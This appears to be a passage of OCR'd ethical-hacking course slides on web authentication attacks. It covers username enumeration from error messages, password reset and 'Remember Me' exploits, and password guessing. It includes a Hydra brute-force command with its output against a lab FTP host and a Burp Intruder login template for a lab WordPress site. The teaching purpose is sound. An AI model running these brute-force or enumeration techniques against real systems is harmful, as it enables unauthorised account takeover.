
- Session prediction
- Session brute-forcing
- Session poisoning

Cookie Exploitation

- Cookie poisoning
- Cookie sniffing
- Cookie replay

Bypass Authentication

- Bypass SAML-based SSO




Design and Implementation Flaws in Authentication Mechanism

1. **Bad Passwords**
2. **Brute-Forcible Login**
3. **Verbose Failure Messages**
4. **Insecure Transmission of Credentials**
5. **Password Reset Mechanism**
6. **Forgotten Password Mechanism**
7. **"Remember Me" Functionality**
8. **User Impersonation**
9. **Improper Validation of Credentials**
10. **Predictable Usernames and Passwords**
11. **Insecure Distribution of Credentials**
12. **Fail-Open Login Mechanism**
13. **Flaws in Multistage Login Functionality**
14. **Insecure Storage of Credentials**

Username Enumeration

- If a login error states which part of the username and password is incorrect, guess the users of the application using the **trial-and-error method**



Username rini.matthews does not exist


Log in to your account

Email Address or Username

rini.matthews

User does not exist. Would you like to create a new account?

By continuing, you agree to our Terms of Service.



Username successfully enumerated to rinimatthews

Log in to your account

rinimatthews

Password

••••••

Oops, that's not the right password. Please try again!

By continuing, you agree to our Terms of Service.

https://wordpress.com

- Some applications automatically generate **account usernames** based on **a sequence** (i.e., user101, user102), and attackers can determine the sequence and enumerate valid usernames

Note: Username enumeration from verbose error messages will fail if the application implements an account lockout policy (i.e., locking the account after a certain number of failed login attempts)

Password Attacks: Password Functionality Exploits

Password Changing

- Determine password change functionality within the application by **spidering** the application or creating a login account
- Try random strings for 'Old Password', 'New Password', and 'Confirm the New Password' fields and analyze errors to **identify vulnerabilities** in password change functionality

Password Recovery

- "Forgot Password" features generally present a challenge to the user; if the number of attempts is not limited, an attacker can **guess the challenge answer** successfully with the help of social engineering
- Applications may also **send a unique recovery URL** or existing password to an email address specified by the attacker if the challenge is solved


'Remember Me' Exploit

- "Remember Me" functions are implemented using a simple persistent cookie, such as **RememberUser=jason** or a persistent session identifier such as **RememberUser=ABY112010**
- Attackers can use an enumerated username or predict the session identifier to **bypass authentication mechanisms**

Password Attacks: Password Guessing and Brute-forcing

Password Guessing

- **Create a list of possible passwords** using common passwords, footprinting the target and using social engineering techniques, and try each password until the correct password is discovered
- Create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks
- Password guessing can be performed manually or by using automated tools such as **THC-Hydra**, **Burp Suite**, **L0phtCrack**, **ophcrack**, and **RainbowCrack**




```
┌─[root@parrot]─[~]
└──╼ #hydra -L /home/attacker/Wordlist/username.txt -P /home/attacker/Wordlist/password.txt ftp://10.
10.1.11
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any
way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-26 06:12:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 140 login tries (l:14/p:10), ~9 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11   login: Martin   password: apple
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-26 06:12:52
```

https://www.thc.org

Brute-forcing

- **Try to crack the log-in passwords** by trying all possible values from a set of alphabets, numeric, and special characters
- Use password cracking tools such as **Burp Suite**, L0phtCrack, and BruteX


Applications Places System
Tue Apr 19, 06:58
Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × ...
Target Positions Payloads Resource Pool Options
Payload Positions
Start attack
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear
6 payload positions
Length: 675

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /CEH/wp-login.php HTTP/1.1
Host: 10.10.1.22:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.1.22:8080/CEH/wp-login.php?
Content-Type: application/x-www-form-urlencoded
Content-Length: 115
Origin: http://10.10.1.22:8080
DNT: 1
Connection: close
Cookie: wordpress_test_cookie=§WP%20Cookie%20check§
Upgrade-Insecure-Requests: 1

log=§admin§&pwd=§password§&wp-submit=§Log+In§&redirect_to=§http%3A%2F%2F10.10.1.22%3A8080%2FCEH%2Fwp-admin%2F§&testcookie
=§1§
```

https://portswigger.net

Password Attacks: Attack Password Reset Mechanism

Steps to perform password reset poisoning attack:

- **Step 1:** Attacker obtains the email address used on the website by the target through techniques such as social engineering, and OSINT
